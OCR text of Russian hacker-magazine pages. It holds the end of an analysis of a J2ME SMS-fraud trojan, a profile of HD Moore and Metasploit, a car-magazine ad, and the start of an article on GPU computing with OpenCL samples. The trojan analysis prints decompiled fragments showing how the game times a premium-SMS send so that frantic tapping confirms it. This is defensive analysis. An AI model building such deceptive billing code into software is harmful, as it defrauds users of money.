«Данная программа изначально создана для регистрации, которая открывают вам доступ к платному закрытому архиву эротических загрузок, которые доступны лицам с 18 и лет и более. Саму программу Вы качаете бесплатно, оплата происходит только за трафик по тарифу вашего оператора, а за отправленное сообщение платите, Внимание стоимость смс сообщений отправку которых запросит приложение состовляет: на номера 5370 ~10.31$ (15 дней), 5373 ~4.57$ (7 дней), 7250 ~3.64$ (3 дня) т.е текст: «скачать бесплатно» на сайте касается только закачки приложения, а за сообщения которое отсылает приложение, вы платите. Приложение запросит отправку sms!!! Чтобы зарегистрироваться в закрытом эротическом архиве, Вы нажимаете «Да». Достаточно нажать один раз, нажмете 2 раза снимут со счета, как за 2 sms, и если нажмете 3 раза, то сумму снимут 3 раза соотвественно. В случае если Вы отправите 3 смс подряд, то Вы получаете дополнительную неделю доступа бесплатно! … »
```

Так что же получается? Это не игра, а программа для получения доступа к платному контенту?! Кажется, что бояться вроде бы нечего, так как ОС обязательно спрашивает у пользователя, согласен ли он отправить СМС. Но здесь злоумышленники немного схитрили. Суть игры заключается в том, что нужно очень быстро кликать на кнопку «жми», чтобы успеть открыть картинку. В определенный момент игры появляется подтверждение об отправке СМС, но увлеченный игрок так рьяно жмет на кнопку «жми», что попутно нажимает и кнопку «согласен». Сразу после этого с его счета незамедлительно списывается энное количество денег.

Как это работает?

А теперь – о том, как это работает изнутри. Программы под эту платформу выполнены в виде JAR-файлов. Последние представляют собой обычный ZIP-архив, который можно распаковать. После распаковки мы увидим «файлы», которые используются приложением. Исполнение J2ME-программы начинается с запуска «midlet.class». Файлы «.class» – это скомпилированный код Java. Можно провести аналогию с файлами, содержащими код на C/C++: «.c"/".cpp» компилируются в «.obj». Java class'ы можно декомпилировать, например, при помощи JAD. Так я и поступил. Да, у этого зловреда, помимо «midlet.class», присутствовали еще и другие class'ы, с которыми я поступил аналогично.

Первое, что бросилось в глаза – функция sendNextSms. Название, безусловно, говорящее. До этого я говорил, что СМС отправляется не сразу, а в определенные моменты игры. Я решил выяснить, как же это реализовано. Сама функция вызывается в midlet.class следующим образом:

```
if (e_boolean_fld)
{
   e_boolean_fld = false;
   sendNextSms();
}
```

Из кода видно, что отправка вызывается только в случае, когда булевая переменная «e_boolean_fld» принимает значение «true». Это происходит только в одном месте в коде:

```
if(i == b.b && mode > 4 && mode < 6)
{
   e.a(e.f, e.g);
   if(b.e > 1)
   {
      while(b.a_int_array2d_static_fld[rX][rY] == 0)
      {
         nextX();
         nextY();
      }
      b.a_int_array2d_static_fld[rX][rY] = 0;
      b.e--;
      c_int_fld = 100 – b.f * b.e;
      if(c_int_fld > d_int_fld)
      {
         e_boolean_fld = true;
         d_int_fld = d_int_fld + 11;
      }
      nextY();
      return;
   } else {
      a_b_fld.a(d.a, null);
      a_b_fld.b("Поздравляем!");
      a_b_fld.a(e_java_lang_String_fld);
      e.a(e.g, 0);
      a_b_fld.serviceRepaints();
      a_long_fld = System.currentTimeMillis();
      mode = 6;
      c_boolean_fld = true;
      return;
   }
}
```

Поскольку исходный код у меня, увы, отсутствует, то о назначении всех переменных приходится догадываться из контекста. Этот фрагмент кода отвечает за обработку пользовательского нажатия по кнопке «жми». Судя по всему, «b.e» – это количество оставшихся квадратов в игре. Если их не осталось, то будет рисоваться поздравление: «a_b_fld.b(«Поздравляем!»);». А если они еще остались, то количество квадратов уменьшится на единицу: `b.e--;`, и будет произведено дальнейшее рисование «бегающего» элемента. Как видно из кода, булева «e_boolean_fld», которая разрешит отправку SMS, будет выставляться только при определенном условии: c_int_fld > d_int_fld. Это условие будет выполняться ближе к концу, когда «b.e» станет очень маленьким, а «c_int_fld», соответственно, большим: `c_int_fld = 100 - b.f * b.e`.

Теперь обратимся непосредственно к коду функции sendNextSMS (фрагмент):

```
String s1 = b_java_lang_String_fld;
String s = c_java_lang_String_fld;
c c1 = a_c_fld;
System.gc();
if(c1.a_java_lang_Thread_fld == null)
{
   c1.a_boolean_fld = false;
   c1.a_java_lang_String_fld = s1;
   c1.b = "sms://" + s;
   c1.a_java_lang_Thread_fld = new Thread(c1);
   c1.a_java_lang_Thread_fld.start();
}
try
{
   Thread.sleep(300L);
}
catch(Exception _ex) { }
```

Здесь происходит заполнение полей объекта «c1». Можно понять, что в строке «s» содержится номер, куда следует отправить SMS, а в строке «s1» содержится текст отправки. После того, как поля объекта станут заполненными, создается новый поток, которому в качестве параметра передается «c1». Обратимся к этому классу:

```
MessageConnection messageconnection;
System.gc();
messageconnection = null;
TextMessage textmessage;
(textmessage = (TextMessage)
  (messageconnection = (MessageConnection)Connector.open(b)).
  newMessage("text")).setAddress(b);
textmessage.setPayloadText(a_java_lang_String_fld);
messageconnection.send(textmessage);
```

Я специально вырезал только тот код, который отвечает за отправку сообщения, чтобы не загромождать статью. Мои предположения оказались верными. Так, текст сообщения содержится в строке «a_java_lang_String_fld»: `textmessage.setPayloadText(a_java_lang_String_fld);`. А номер, куда произведена отправка в переменной «b»: `(textmessage = (TextMessage)(messageconnection = (MessageConnection)Connector.open(b)).newMessage("text")).setAddress(b);`. Сама же отправка реализуется посредством следующего вызова: messageconnection.send(textmessage);.

Заключение

Вот и все – мы описали весь «полезный» функционал этой игры-трояна. Оказалось, что любители сомнительного контента могут легко попасться на элементарные уловки злоумышленников. Стоит отметить, что сам троянец выполнен достаточно качественно: по-видимому, на его разработку ушло не так мало времени. Но, что радует, – его разбор оказался совсем несложным.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



HD MOORE

О Metasploit и его создателе

На сегодня Эйч Ди Мур (HD Moore) — один из наиболее известных специалистов в области информационной безопасности на планете. Уже в начале 2000-х на сайте известнейшей хак-конференции HITB можно было увидеть анонс, гласивший: «У нас будет еще один спикер — Эйч Ди Мур. Если ты не знаешь, кто это, значит ты вообще не хакер, и тебе нужно как можно быстрее прочитать его биографию!». А ведь самому Муру на тот момент было всего 22 года.

Начало карьеры

Родился наш герой в 1981 году в Соединенных Штатах звездно-полосатой Америки. Кстати, интересный факт — HD Moore, это не псевдоним. Дело в том, что первое имя Мура — Эйч (одна буква «H», серьезно), а второе начинается на «D», вот и получаются инициалы.

В юности Мур успел не раз сменить школу, так как из учебных заведений его попросту выгоняли за неуспеваемость. Если посмотреть на биографии других видных IT-деятелей, становится ясно, что подобная ситуация в этой среде едва ли не норма. Таким людям зачастую бывает скучно учиться — множество дисциплин они считают для себя ненужными и даже не пытаются вникать в них. У Мура была схожая проблема. Шанс раскрыться представился ему лишь в не совсем обычном учебном заведении города Остин (штат Техас). Частная школа Гонзало Гарза работала (и по сей день работает) с подростками, которые по тем или иным причинам не могут найти себя и состояться в рамках привычной нам системы. Именно там Эйч Ди отыскал свое место, а учителя гордо называли его компьютерным гением.

Доподлинно неизвестно, в каком именно возрасте Мур заинтересовался поиском багов и уязвимостей, везде, где их только можно найти. Зато известно, что во время учебы в Гарза, будучи подростком 17 лет от роду, он уже сумел обнаружить серьезную проблему в армейской программе SHADOW (Secondary Heuristic Analysis for Defensive Online Warfare). Мур не только предложил решение найденной проблемы, но даже проконсультировал по данному вопросу Агентство Национальной Безопасности. Поправки Мура приняли, в софт внесли соответствующие изменения.

В тот же период времени он обнаружил серьезную дыру в почтовом сервисе Yahoo. Как истинный white hat Эйч Ди сообщил о дырке в Yahoo и продемонстрировал одному из сотрудников компании, как при помощи этой уязвимости можно пробраться в систему и прочитать чужую почту. Все было принято к сведению и исправлено.

Неудивительно, что после такого Мура заметили, и уже в столь юном возрасте он начал сотрудничать с Computer Sciences Corporation и Армией США на контрактной основе. Сам Эйч Ди признается, что ему всегда нравилось ломать и разбирать все подряд, и, по сути, он до сих пор занимается именно этим, просто используя для этого более продвинутые и автоматизированные методы.

В последующие годы Мур продолжал совершенствоваться в нелегком деле тестов на проникновение, поиска уязвимостей и создания эксплоитов. Именно так, в процессе контрактной, фрилансерской работы, и родилось его самое известное (но не единственное) детище — Metasploit. Если ты не знаешь, что это такое, то этот журнал, наверное, попал к тебе в руки по ошибке, и ты, как писали парни с HITB, «не хакер» :). Впрочем, восполнять пробелы в знаниях никогда не поздно, так что позволь все же привести короткую справку.

Проект Metasploit появился на свет в 2003 году, и создателем его первой версии выступал лично Мур. Исходно он затевал это исключительно для себя и ради собственного удобства, но впоследствии идея развилась в серьезный бизнес, а Metasploit Framework стал одним из наиболее известных продуктов в своей области. Это законченная среда для создания, тестирования и использования кода эксплоитов. Она обеспечивает надежную платформу для испытаний на проникновение, разработки шеллкодов и исследования уязвимостей. Помимо прочего проект включает в себя базу опкодов, архив шеллкодов и информацию по исследованиям компьютерной безопасности. Официальная страница Мура (http://digitaloffense.net) советует относительно Metasploit Framework буквально следующее: «Профессионалы в области сетевой безопасности могут использовать Metasploit для проведения пен-тестов, системные администраторы — для проверки установленных патчей, производители — для регрессивного тестирования, исследователи в сфере ИБ со всего мира тоже наверняка сумеют найти Metasploit применение».

Metasploit способен функционировать практически на любой платформе, привязки к чему-либо конкретному у него нет. По признанию Мура, самой экзотичной системой, на которой когда-либо запускали его продукт, были наручные часы с какой-то хитрой модификацией Linux на борту. Такими извращениями занимался один участник конференции SOURCE в Бостоне.

Первая версия «Метасплоита» была написана на Perl и содержала псевдографический



Эйч Ди Мур собственной персоной

интерфейс на базе curses. Впоследствии, в 2006 году, когда к Эйч Ди присоединились другие разработчики, была основана компания Metasploit LLC, и творение Мура почти полностью переписали на Ruby (с некоторыми частями на ассемблере, Python и C). Словом, это своеобразное LEGO для хакеров, скрипткидисов, тестеров и примкнувших к ним сограждан.


«В последующие годы Мур продолжал совершенствоваться в нелегком деле тестов на проникновение, поиска уязвимостей и создания эксплоитов»

Metasploit и не только

Однако неизвестно, как могла бы сложиться карьера Мура и судьба проекта Metasploit, если бы Эйч Ди в 2005 году не повезло найти себе понимающего работодателя. Таковым для него стала компания BreakingPoint, по сей день занимающаяся вопросами безопасности в киберпространстве. Умные руководители BreakingPoint решили, что побочные проекты Мура не только не вредны, но и полезны компании, так как помогают улучшить качество их собственной продукции и заслужить больший кредит доверия у клиентов. В целом, все так и вышло. Эйч Ди на протяжении 4 лет занимал в компании должность директора подразделения по исследованиям в сфере безопасности, «Метасплоит» развивался, продукция BreakingPoint тоже.

В те годы на рынке информационной безопасности, по словам Мура, царила «великая депрессия». Многие из тех, кто раньше открыто публиковали информацию и с радостью делились ею, находили себе работу, или напротив — бросали это занятие. Частные компании, в свою очередь, все чаще стали занимать позицию: «А зачем мы будем делиться со всеми этой инфой, если мы может продать ее в iDefense?». Идея же Metasploit, напротив, состояла в разработке инструментария и фреймворка для быстрого создания эксплоитов, так сказать, для всех и каждого. В этом вопросе Муру и его коллегам, в известной степени, повезло — в то же самое время понемногу начала возрастать информированность людей о необходимости такой простой вещи, как пен-тестинг, а в данной области инструменты подобные Metasploit просто необходимы. Весьма интересно и то, что Мур всегда смеялся и продолжает смеяться над теми, кто полагает, что после обнародования уязвимости (и тем более эксплоита), обязательно случится «что-то плохое». Он искренне считает, что эксплоиты, а также информация о багах и





Metasploit для профессионалов

дырках должны быть общедоступны, ведь это, напротив, помогает безопасникам в их работе. Разумеется, здесь нужно заметить, что публиковать такие данные Мур считает возможным лишь после того, как о них оповещен производитель софта и CERT.

Лишний раз востребованность проекта подтвердилась в 2009 году, когда Metasploit был приобретен фирмой Rapid7, занимающейся управлением уязвимостями. Подробности этой сделки неизвестны, но Эйч Ди Мур покинул BreakingPoint, занял в Rapid7 кресло руководителя службы безопасности, одновременно оставаясь и главным архитектором «Метасплоита».

После покупки компании многие ожидали изменений к худшему и как минимум тотальной коммерциализации, но этого не произошло. Metasploit Framework по-прежнему бесплатен, хотя и появилась платная версия Metasploit Express, лицензия на которую стоит $3000 в год, а также Metasploit Pro, который распространяется среди партнеров компании. Кстати, незадолго до слияния, а именно в 2008 году, лицензия Metasploit Framework была сменена с проприетарной на BSD. Мур по сей день подчеркивает во всех интервью, что проект был, есть и останется open-source. Для Мура и его детища это слияние стало переходом на новый, уже совсем серьезный уровень. Metasploit укрепил свои позиции, отчасти монетизировался и на сегодня является одним из наиболее известных и востребованных инструментариев в своем роде. В Rapid7, которая теперь управляет проектом, за последние годы было вложено 9 миллионов долларов инвестиций со стороны известных в Кремниевой долине венчурных фондов. Это явно свидетельствует о том, что аналитики и бизнесмены с оптимизмом смотрят на будущее Metasploit. С финансами, кстати, связан еще один забавный факт. Мур не раз признавал в интервью, что «Метасплоит» нашел отклик и у андеграунда компьютерного мира, где он многим полюбился. Раньше, в начале и середине 2000-х, для команды проекта было вполне нормально получить $5 000 с неизвестного российского PayPal-аккаунта в виде пожертвования. На контакт такие анонимные благодетели идти не желали, на все вопросы отвечали, что им ничего не нужно, а деньги были «просто так, наслаждайтесь».

В 2010 году Rapid7 и компания SANS договорились о сотрудничестве и открыли курсы по обучению работе с инфраструктурой Metasploit Framework. Обучение доступно в любых форматах: путем личного общения с инструктором, общения в реальном времени через интернет или даже в виде самостоятельного онлайн-обучения. Но выше уже упоминалось, что «Метасплоит» — не единственное, что вышло из-под клавиатуры Эйч Ди. Это действительно так, хотя остальные его продукты тоже направлены на приносящее пользу разрушение :).

К примеру, в 2006 году Мур сначала объявил и провел «Месяц браузерных багов», в ходе которого публиковал по эксплоиту к популярным браузерам каждый день, а затем, подытоживая, выпустил утилиту AxMan. Программа проводит аудит установленных в системе ActiveX и формирует список найденных уязвимостей. На момент релиза с ее помощью можно было обнаружить практически все уязвимости, связанные с этой технологией.

> «Metasploit Framework по-прежнему бесплатен, хотя и появилась платная версия Metasploit Express, лицензия на которую стоит $3000 в год»

Еще один хороший образчик творчества Мура — WarVOX, это не что иное, как инструмент для старого доброго war-dialing. Она ориентирована на аудит телефонных линий, способна обнаруживать мини-АТС, тональные сигналы готовности, голосовую почту, факсимильные аппараты и другие виды телефонных соединений. С ее помощью можно за 8 часов просканировать до 10 000 телефонных номеров. WarVOX умеет и записывать и архивировать аудиопоток. Если на другом конце провода кто-то возьмет трубку, WarVOX это обнаружит и начнет запись любого типа аудиосигнала. Прога, разумеется, предназначена для исследовательских целей, инвентаризации и проверки безопасности телефонных линий, а не для того, о чем ты сейчас подумал.



ТЕСТ АВТОМОБИЛЯ-ТРАНСФОРМЕРА
ТЮНИНГ автомобилей
НАСТОЯЩИЙ NISSAN
ХОТЯ ВЫГЛЯДИТ КАК BMW
ОТКРОВЕНИЯ ПИЛОТА «ФОРМУЛЫ 3»
ГДЕ ЗАПРАВЛЯТЬСЯ? ТЕПЕРЬ МЫ ЗНАЕМ!
ЛЕВЕЛ-АП
ПОСТРОЙКА ДРИФТ-КАРА ПО-РУССКИ
ЕДЕМ ЗА ГРАНИЦУ НА АВТО!
СДЕЛАЙ САМ
ТО, ЗА ЧТО ОСТАЛЬНЫЕ ПЛАТЯТ



Евгений Зобнин (execbit.ru)



СУПЕРКОМПЬЮТЕР ИЗ ВИДЕОКАРТЫ

Задействуем возможности GPU для ускорения софта

Сегодня новости об использовании графических процессоров для общих вычислений можно услышать на каждом углу. Такие слова, как CUDA, Stream и OpenCL, за каких-то два года стали чуть ли не самыми цитируемыми в айтишном интернете. Однако, что значат эти слова, и что несут стоящие за ними технологии, известно далеко не каждому. А для линуксоидов, привыкших «быть в пролете», так и вообще все это видится темным лесом.

Предисловие

В этой статье мы попытаемся разобраться, зачем нужна технология GPGPU (General-purpose graphics processing units, Графический процессор общего назначения) и все связанные с ней реализации от конкретных производителей. Узнаем, почему эта технология имеет очень узкую сферу применения, в которую подавляющее большинство софта не попадает в принципе, и конечно же, попытаемся извлечь из всего этого выгоду в виде существенных приростов производительности в таких задачах, как шифрование, подбор паролей, работа с мультимедиа и архивирование.

Рождение GPGPU

Мы все привыкли думать, что единственным компонентом компа, способным выполнять любой код, который ему прикажут, является центральный процессор. Долгое время почти все массовые ПК оснащались единственным процессором, который занимался всеми мыслимыми расчетами, включая код операционной системы, всего нашего софта и вирусов.

Позже появились многоядерные процессоры и многопроцессорные системы, в которых таких компонентов было несколько. Это позволило машинам выполнять несколько задач одновременно, а общая (теоре-

```
_kernel
void AESEncrypt(__global  uchar4  * output   ,
                __global  uchar4  * input    ,
                __global  uchar4  * roundKey,
                __global  uchar   * SBox     ,
                __local   uchar4  * block0   ,
                __local   uchar4  * block1   ,
                const     uint      width    ,
                const     uint     rounds    )

{
        //calculating the local_id values
        unsigned int localIdx = get_local_id(0);
        unsigned int localIdy = get_local_id(1);

        //calculating global id values
        unsigned int globalIdx = get_global_id(0);
        unsigned int globalIdy = get_global_id(1);

        //calculating the block_id values
        unsigned int blockIdx = get_group_id(0);
        unsigned int blockIdy = get_group_id(1);

        //calculating NDRange sizes
        unsigned int ndRangeSizex = get_global_size(0);
        unsigned int ndRangeSizey = get_global_size(1);

        //calculating block size
        unsigned int localSizex = get_local_size(0);
        unsigned int localSizey = get_local_size(1);

        //calculating the localIndex value in the block
        unsigned int localIndex = localIdy * (localSizex) + localIdx;
<cl/bin/x86_64/AESEncryptDecrypt_Kernels.cl[RO] [lisp] 95 0x5F [98,1][35%]
```

Так выглядит фрагмент реализации алгоритма AES на OpenCL

KGPU или ядро Linux, ускоренное GPU

Исследователи из университета Юты разработали систему KGPU (code.google.com/p/kgpu/), позволяющую выполнять некоторые функции ядра Linux на графическом процессоре с помощью фреймворка CUDA. Для выполнения этой задачи используется модифицированное ядро Linux и специальный демон, который работает в пространстве пользователя, слушает запросы ядра и передает их драйверу видеокарты с помощью библиотеки CUDA. Интересно, что несмотря на существенный оверхед, который создает такая архитектура, авторам KGPU удалось создать реализацию алгоритма AES, который поднимает скорость шифрования файловой системы eCryptfs в 6 раз.

тическая) производительность системы поднялась ровно во столько раз, сколько ядер было установлено в машине. Однако оказалось, что производить и конструировать многоядерные процессоры слишком сложно и дорого. В каждом ядре приходилось размещать полноценный процессор сложной и запутанной x86-архитектуры, со своим (довольно объемным) кэшем, конвейером инструкций, блоками SSE, множеством блоков, выполняющих оптимизации и т.д. и т.п. Поэтому процесс наращивания количества ядер существенно затормозился, и белые университетские халаты, которым два или четыре ядра было явно мало, нашли способ задействовать для своих научных расчетов другие вычислительные мощности, которых было в достатке на видеокарте (в результате даже появился инструмент BrookGPU, эмулирующий дополнительный процессор с помощью вызовов функций DirectX и OpenGL).
Графические процессоры, лишенные многих недостатков центрального процессора, оказались отличной и очень быстрой счетной машинкой, и совсем скоро к наработкам ученых умов начали присматриваться сами производители GPU (а nVidia так и вообще наняла большинство исследователей на работу). В результате появилась технология nVidia CUDA, определяющая интерфейс, с помощью которого стало возможным перенести вычисление сложных алгоритмов на плечи GPU без каких-либо костылей. Позже за ней последовала ATi (AMD) с собственным вариантом технологии под названием Close to Metal (ныне Stream),

```
[j1m@myhost x86_64]$ ./BinarySearch
Platform 0 : Advanced Micro Devices, Inc.

Sorted Input
0 1 1 1 1 2 2 2 2 2 2 2 3 4 5 5 6 7 8 8 9 9 10 11 11 11 12 13 13 13 13 13 13 14 15 15 15 15 16 17 17 18 19 19
20 21 22 23 23 23 24 24 25 25 26 27 27 28 29 29 29 30 31 31 32 32 33 33 33 33 34 35 35 36 37 38 38 39 39 40 41
 42 43 43 44 45 45 45 45 46 47 47 48 48 48 49 50 51 52 52 52 52 52 52 52 52 52 53 53 53 53 53 54 55 55 55 5
6 56 56 57 57 58 59 60 61 61 61 62 63 64 64 64 65 65 65 66 66 67 67 68 69 70 71 71 71 71 72 72 73 73 73 74 75
76 76 77 78 79 79 80 80 81 82 83 84 84 85 85 86 87 87 87 87 87 88 89 89 89 90 91 92 93 94 94 94 94 95 95 96 96
 96 96 97 97 97 98 98 99 99 100 101 101 101 101 101 102 103 104 104 104 104 105 106 106 106 106 106 107 108 10
8 108 109 110 111 112 112 113 114 115 116 117 118 118 118 119 120 120 120 120 121 121 122 123 123 124 125 126
126 127 127 128 129 129 129 130 130 130 130 130 130 130 131 131 131 131 132 133 133 134 135 136 136 137 137 13
8 139 140 141 142 143 144 144 144 144 145 146 146 147 147 147 147 147 147 147 147 147 147 147 148 149 149 149
149 150 150 150 150 150 151 151 152 153 153 153 154 155 155 156 157 157 157 157 157 157 157 158 159 159 159 15
9 159 159 160 161 162 162 163 163 163 164 164 164 164 165 166 167 168 169 170 171 172 172 173 173 174 174 174
174 175 175 176 176 176 176 177 177 177 178 178 179 180 181 181 182 182 183 184 184 185 186 187 187 188 188 18
9 189 190 191 192 192 192 192 193 193 194 195 196 196 196 197 198 199 200 200 201 201 202 202 202 202 203 204
205 206 206 207 208 208 208 209 209 210 210 210 211 212 213 213 214 215 215 216 217 218 219 220 221 222 223 22
4 224 225 226 226 226 226 227 227 227 227 228 229 230 231 232 233 233 233 234 234 234 234 235 235 236 237 238
239 239 240 241 242 242 243 244 244 245 245 245 246 247 247 248 248 249 249 250 250 250 251 252 253 254 255 25
6 257 257 258 259 260 260 260 260 260 261 261 262 263 263 263 264


Selected Platform Vendor : Advanced Micro Devices, Inc.
Device 0 : ATI RV710
Executing kernel for 1 iterations
-------------------------------------------
Out of Resources!
Group Size specified : 256
Max Group Size supported on the kernel : 128
Changing the group size to 128
l = 14, u = 15, isfound = 1, fm = 5
[j1m@myhost x86_64]$
```

Тестируем алгоритм двоичного (бинарного) поиска

а совсем скоро появилась ставшая стандартом версия от Apple, получившая имя OpenCL.

GPU — наше все?

Несмотря на все преимущества, техника GPGPU имеет несколько проблем. Первая из них заключается в очень узкой сфере применения. GPU шагнули далеко вперед центрального процессора в плане наращивания вычислительной мощности и общего количества ядер (видеокарты несут на себе вычислительный блок, состоящий из более чем сотни ядер), однако такая высокая плотность достигается за счет максимального упрощения дизайна самого чипа.
В сущности основная задача GPU сводится к математическим расчетам с помощью простых алгоритмов, получающих на вход не очень большие объемы предсказуемых данных. По этой причине ядра GPU имеют очень простой дизайн, мизерные объемы кэша и скромный набор инструкций, что в конечном счете и выливается в дешевизну их производства и возможность очень плотного размещения на чипе. GPU похожи на китайскую фабрику с тысячами рабочих. Какие-то простые вещи они делают достаточно хорошо (а главное — быстро и дешево), но если доверить им сборку самолета, то в результате получится максимум дельтаплан. Поэтому первое ограничение GPU — это ориентированность на быстрые математические расчеты, что ограничивает сферу применения графических процессоров помощью в работе мультимедийных приложений, а также любых программ, занимающихся сложной обработкой данных (например, архиваторов или систем шифрования, а также софтин, занимающихся флуоресцентной микроскопией, молекулярной динамикой, электростатикой и другими, малоинтересными для линуксоидов вещами).
Вторая проблема GPGPU в том, что адаптировать для выполнения на GPU можно далеко не каждый алгоритм. Отдельно взятые ядра графического процессора довольно медлительны, и их мощь проявляется только при работе сообща. А это значит, что алгоритм будет настолько эффективным, насколько эффективно его сможет распараллелить программист. В большинстве случаев с такой работой может справиться только хороший математик, которых среди разработчиков софта совсем немного.
И третье: графические процессоры работают с памятью, установленной на самой видеокарте, так что при каждом задействовании GPU будет происходить две дополнительных операции копирования: входные данные из оперативной памяти самого приложения и выходные данные из GRAM обратно в память приложения. Нетрудно догадаться, что это может свести на нет весь выигрыш во времени



info

• Суть технологии GPGPU — произвольные вычисления на видеокартах.

• Существует OpenCL SDK, разрабатываемый компанией Intel, но пока с его помощью можно запускать приложения только на классическом CPU.

• FASTRA II — суперкомпьютер, построенный с использованием 13 видеокарт, мощностью 12TFLOPS: fastra2.ua.ac.be.



links

• bzip2-cuda.github.com — реализация архиватора bzip2 с использованием CUDA.

• www.hoopoe-cloud.com — облачный сервис, позволяющий загружать и запускать софт с поддержкой CUDA и OpenCL.

```
[j1m@myhost /]$ /opt/AMD-APP-SDK-v2.4-lnx64/bin/x86_64/clinfo
Number of platforms:                      1
  Platform Profile:                       FULL_PROFILE
  Platform Version:                       OpenCL 1.1 AMD-APP-SDK-v2.4 (595.10)
  Platform Name:                          AMD Accelerated Parallel Processing
  Platform Vendor:                        Advanced Micro Devices, Inc.
  Platform Extensions:                    cl_khr_icd cl_amd_event_callback cl_amd_offline_devices


  Platform Name:                          AMD Accelerated Parallel Processing
Number of devices:                        2
  Device Type:                            CL_DEVICE_TYPE_GPU
  Device ID:                              4098
  Max compute units:                      2
  Max work items dimensions:              3
    Max work items[0]:                    128
    Max work items[1]:                    128
    Max work items[2]:                    128
  Max work group size:                    128
  Preferred vector width char:            16
  Preferred vector width short:           8
  Preferred vector width int:             4
  Preferred vector width long:            2
  Preferred vector width float:           4
  Preferred vector width double:          0
  Native vector width char:               16
  Native vector width short:              8
  Native vector width int:                4
```

Команда clinfo позволит определить, есть ли в системе Stream-устройства

работы приложения (как и происходит в случае с инструментом FlacCL, который мы рассмотрим позже).

Но и это еще не все. Несмотря на существование общепризнанного стандарта в лице OpenCL, многие программисты до сих пор предпочитают использовать привязанные к производителю реализации техники GPGPU. Особенно популярной оказалась CUDA, которая хоть и дает более гибкий интерфейс программирования (кстати, OpenCL в драйверах nVidia реализован поверх CUDA), но намертво привязывает приложение к видеокартам одного производителя.

Что есть сейчас?

В силу своей молодости, а также благодаря описанным выше проблемам, GPGPU так и не стала по-настоящему распространенной технологией, однако полезный софт, использующий ее возможности, существует (хоть и в мизерном количестве). Одними из первых появились крэкеры различных хэшей, алгоритмы работы которых очень легко распараллелить. Также родились мультимедийные приложения, например, кодировщик FlacCL, позволяющий перекодировать звуковую дорожку в формат FLAC. Поддержкой GPGPU обзавелись и некоторые уже существовавшие ранее приложения, самым заметным из которых стал ImageMagick, который теперь умеет перекладывать часть своей работы на графический процессор с помощью OpenCL. Также есть проекты по переводу на CUDA/OpenCL (не любят юниксоиды ATi) архиваторов данных и других систем сжатия информации. Наиболее интересные из этих проектов мы рассмотрим в следующих разделах статьи, а пока попробуем разобраться с тем, что нам нужно для того, чтобы все это завелось и стабильно работало.


Во-первых, понадобится видеокарта, поддерживающая технологию CUDA или Stream. Необязательно, чтобы она была топовая, достаточно только, чтобы год ее выпуска был не менее 2009. Полный список поддерживаемых видюшек можно посмотреть в Википедии: en.wikipedia.org/wiki/CUDA и en.wikipedia.org/wiki/AMD_Stream_Processor. Также о поддержке той или иной технологии можно узнать, прочитав документацию, хотя в большинстве случаев будет достаточным взглянуть на коробку из под видеокарты или ноутбука, обычно на нее наклеены различные рекламные стикеры.

Во-вторых, в систему должны быть установлены последние проприетарные драйвера для видеокарты, они обеспечат поддержку как родных для карточки технологий GPGPU, так и открытого OpenCL.

